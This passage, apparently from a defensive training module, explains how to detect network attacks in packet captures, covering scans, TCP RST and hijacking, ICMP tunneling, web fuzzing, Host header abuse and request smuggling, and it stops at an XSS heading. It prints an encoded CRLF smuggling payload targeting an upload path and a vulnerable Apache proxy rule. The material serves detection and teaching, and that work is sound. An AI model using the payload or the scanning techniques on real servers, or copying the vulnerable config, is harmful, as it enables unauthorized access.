Using another part of the handshake, an attacker might utilize a FIN scan. In this case, all TCP packets will be marked with the FIN flag.
-
We might notice the following behavior from our affected machine.
If the port is open—Our affected machine simply will not respond.If the port is closed—Our affected machine will respond with an RST packet.

Just too many flags
-
Related PCAP File(s)—
nmap_xmas_scan.pcapng. -

An attacker attempting a “spaghetti at the wall” approach might use an Xmas tree scan, setting all TCP flags in their transmissions.
-
The affected host’s response to this scan would then be as follows.
If the port is open—The affected machine will not respond, or at least it will with an RST packet.If the port is closed—The affected machine will respond with an RST packet.
- Xmas tree scans are pretty easy to spot and look like the following.
TCP Connection Resets & Hijacking
- TCP lacks sufficient protection against connection termination or hijacking by an attacker.
- Consequently, connections may be:
- Terminated by RST packets.
- hijacked through connection Hijacking.
TCP Connection Termination
-
Related PCAP File(s)—
RST_Attack.pcapng. -
Suppose an adversary wanted to cause denial-of-service conditions within our network.
-
They might employ a simple TCP RST Packet injection attack, or TCP connection termination in simple terms.
-
This attack is a combination of a few conditions:
The attacker will spoof the source address to be the affected machine'sThe attacker will modify the TCP packet to contain the RST flag to terminate the connectionThe attacker will specify the destination port to be the same as one currently in use by one of our machines.
-
As such, we might notice an excessive amount of packets going to one port.

-
To verify a TCP RST attack, check the transmitter’s physical address.
-
If the TCP RST packets originate from a MAC address different from the one registered to the IP address (e.g.,
192.168.10.4with MACaa:aa:aa:aa:aa:aa) in our network device list, it indicates an attack.
-
This likely indicates a TCP RST attack.
-
However, attackers might spoof MAC addresses to evade detection, potentially causing retransmissions and issues similar to those seen with ARP poisoning.
TCP Connection Hijacking
-
Related PCAP File(s)—
TCP-hijacking.pcap. -
For more advanced actors, they might employ TCP connection hijacking.
-
In this case the attacker will actively monitor the target connection they want to hijack.
-
The attacker will then conduct sequence number prediction in order to inject their malicious packets in the correct order.
-
During this injection they will spoof the source address to be the same as our affected machine.
-
To maintain the hijacking, the attacker must prevent ACKs from reaching the target/affected machine, typically by delaying or blocking them.
-
Consequently, this attack is often paired with ARP poisoning, which may be evident in traffic analysis.

ICMP Tunneling
-
Related PCAP File(s)—
icmp_tunneling.pcapng. -
Tunneling is a technique employed by adversaries in order to exfiltrate data from one location to another.
-
There are many different kinds of tunneling, and each different kind uses a different protocol.
-
Commonly, attackers may utilize:
- Proxies to bypass our network controls.
- Protocols that our systems and controls allow.
Basics of Tunneling
-
Tunneling allows attackers to transmit/communicate data to other hosts, often indicated by command and control over a compromised machine.
-
While SSH tunneling is common, proxy-based, HTTP, HTTPS, DNS, and other methods can also be used.

-
The idea behind tunneling is that an attacker will be able to expand their command and control and bypass our network controls through the protocol of their choosing.

ICMP Tunneling
- ICMP tunneling involves an attacker adding/appending data they want to steal/exfiltrate to the data field of an ICMP request.
- The goal is to conceal/hide this data by disguising it within normal ICMP traffic, making it harder to detect on the network.
Finding ICMP Tunneling
-

Since ICMP tunneling is primarily done through an attacker adding data into the data field for ICMP, we can find it by looking at the contents of data per request and reply.
-

We can filter our Wireshark capture to only ICMP requests and replies by entering ICMP into the filter bar.
-
Suppose we noticed fragmentation occurring within our ICMP traffic as it is above, this would indicate a large amount of data being transferred via ICMP.
-

In order to understand this behavior, we should look at a normal ICMP request.
-
We may note that the data is something reasonable like 48 bytes.
-
However a suspicious ICMP request might have a large data length like 38000 bytes.

-

If we would like to take a look at the data in transit, we can look on the right side of our screen in Wireshark.
-
In this case, we might notice something like a Username and Password being pinged to an external or internal host.
-
This is a direct indication of ICMP tunneling.
-

On the other hand, more advanced adversaries will utilize encoding or encryption when transmitting exfiltrated data, even in the case of ICMP tunneling.
-
Suppose we noticed the following.
-
We could copy this value out of Wireshark and decode it within Linux with the base64 utility.
echo 'VGhpcyBpcyBhIHNlY3VyZSBrZXk6IEtleTEyMzQ1Njc4OQo=' | base64 -d
- This would also be a case where ICMP tunneling is observed.
- In many cases, if the ICMP data length is larger than 48-bytes, we know something fishy is going on, and should always look into it.
Preventing ICMP Tunneling
- In order to prevent ICMP tunneling from occurring we can conduct the following actions.
Block ICMP Requests—Simply, if ICMP is not allowed, attackers will not be able to utilize it.Inspect ICMP Requests and Replies for Data—Stripping data, or inspecting data for malicious content on these requests and replies can allow us better insight into our environment, and the ability to prevent this data exfiltration.
HTTP/HTTPs Service Enumeration
-
Related PCAP File(s)—
basic_fuzzing.pcapng. -
Unusual web server traffic often indicates malicious activity, we might see that one host is generating excessive traffic with HTTP or HTTPs.
-
Attackers frequently target the transport layer via HTTP or HTTPS to exploit application vulnerabilities.
-
Recognizing attacker reconnaissance (or information gathering), exploitation, and abuse techniques is crucial for web server security.
-
Generally speaking, we can detect and identify fuzzing attempts through the following:
Excessive HTTP/HTTPs traffic from one hostReferencing our web server's access logs for the same behavior
-
Attackers often fuzz servers for reconnaissance (to gather information) before launching attacks.
-
While a
Web Application Firewallmight prevent this, internal servers may lack such protection.
Finding Directory Fuzzing
-
Directory fuzzing is used by attackers to find all possible web pages and locations in our web applications.
-
We can find this during our traffic analysis by limiting our Wireshark view to only http traffic.
-
http
-
Secondarily, if we wanted to remove the responses from our server, we could simply specify
http.request
-
Directory fuzzing is quite simple to detect, as it will in most cases show the following signs
A host will repeatedly attempt to access files on our web server which do not exist (response 404).A host will send these in rapid succession.
-
We can also always reference this traffic within our access logs on our web server.
-
For Apache this would look like the following two examples.
-
To use grep, we could filter like so:
cat access.log | grep "192.168.10.5"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /randomfile1 HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /frand2 HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bash_history HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bashrc HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cache HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.config HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvs HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvsignore HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.forward HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
...SNIP...
- And to use
awk, we could do the following
cat access.log | awk '$1 == "192.168.10.5"'
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /randomfile1 HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /frand2 HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bash_history HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.bashrc HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cache HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.config HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvs HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.cvsignore HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.forward HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.git/HEAD HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.history HTTP/1.1" 404 435 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.10.5 - - [18/Jul/2023:12:58:07 -0600] "GET /.hta HTTP/1.1" 403 438 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
...SNIP...
Finding Other Fuzzing Techniques
-
Attackers may also fuzz web servers:

- By Targeting dynamic or static elements like ID fields.
- Or by seeking IDOR vulnerabilities, particularly in JSON parsing (changing
return=maxtoreturn=min).
-
To limit traffic to just one host we can employ the following filter:
http.request and ((ip.src_host == <suspected IP>) or (ip.dst_host == <suspected IP>))
-

Secondarily, we can always build an overall picture by right clicking any of these requests, going to follow, and follow HTTP stream.
-
A rapid succession of requests suggests a fuzzing attempt, warranting further investigation of the host.
-
However sometimes attackers will do the following to prevent detection:
Stagger these responses across a longer period of time.Send these responses from multiple hosts or source addresses.
Preventing Fuzzing Attempts
- We can aim to prevent fuzzing attempts from adversaries by conducting the following actions.
Maintain our virtualhost or web access configurations to return the proper response codes to throw off these scanners.Establish rules to prohibit these IP addresses from accessing our server through our web application firewall.
Strange HTTP Headers
-
Related PCAP File(s)—
CRLF_and_host_header_manipulation.pcapng. -
When analyzing our web server’s traffic, we may not immediately detect fuzzing attempts when analyzing our web server’s traffic.
-
However, this doesn’t guarantee that malicious activity isn’t occurring.
-
To investigate further, we can examine HTTP requests for unusual patterns.
-
Some of which are weird headers like:
Weird Hosts (Host: )Unusual HTTP VerbsChanged User Agents
Finding Strange Host Headers
-
In order to start, as we would normally do, we can limit our view in Wireshark to only http replies and requests.
-
http
-
To identify irregular Host headers, use the following command, specifying your web server’s real IP address (or domain name for external servers) to exclude legitimate entries.
-
http.request and (!(http.host == "192.168.10.7"))
-

Suppose we noticed that this filter returned some results, we could dig into these HTTP requests a little deeper to find out what hosts these bad actors might have tried to use.
-
We might commonly notice
127.0.0.1.
-
Or instead something like admin.
-
Attackers will attempt to use different host headers to gain levels of access they would not normally achieve through the legitimate host.
-
They may use proxy tools like burp suite or others to modify these before sending them to the server.
-
In order to prevent successful exploitation beyond only detecting these events, we should always do the following.
Ensure that our virtualhosts or access configurations are setup correctly to prevent this form of access.Ensure that our web server is up to date.
Analyzing Code 400s and Request Smuggling
-
We might also notice some bad responses from our web server, like code 400s.
-
These codes indicate a bad request from the client, so they can be a good place to start when detecting malicious actions via http/https.
-
In order to filter for these, we can use the following
-
http.response.code == 400
-
Suppose we were to follow one of these HTTP streams, we might notice the following from the client.

-
This is commonly referred to as HTTP request smuggling or CRLF (Carriage Return Line Feed). Essentially, an attacker will try the following.
GET%20%2flogin.php%3fid%3d1%20HTTP%2f1.1%0d%0aHost%3a%20192.168.10.5%0d%0a%0d%0aGET%20%2fuploads%2fcmd2.php%20HTTP%2f1.1%0d%0aHost%3a%20127.0.0.1%3a8080%0d%0a%0d%0a%20HTTP%2f1.1 Host: 192.168.10.5
- Which will be decoded by our server like this.
GET /login.php?id=1 HTTP/1.1
Host: 192.168.10.5

GET /uploads/cmd2.php HTTP/1.1
Host: 127.0.0.1:8080

 HTTP/1.1
Host: 192.168.10.5
- Essentially, in cases where our configurations are vulnerable, the first request will go through, and the second request will as well shortly after.
- This can give an attacker levels of access that we would normally prohibit.
- This occurs due to our configuration looking like the following.
Apache Configuration
<VirtualHost *:80>

    RewriteEngine on
    RewriteRule "^/categories/(.*)" "http://192.168.10.100:8080/categories.php?id=$1" [P]
    ProxyPassReverse "/categories/" "http://192.168.10.100:8080/"

</VirtualHost>
- As such watching for these code 400s can give clear indication to adversarial actions during our traffic analysis efforts.
- Additionally, we would notice if an attacker is successful with this attack by finding the code
200(success) in response to one of the requests which look like this.
Cross-Site Scripting (XSS) & Code Injection Detection
-
Related PCAP File(s)—
XSS_Simple.pcapng. -
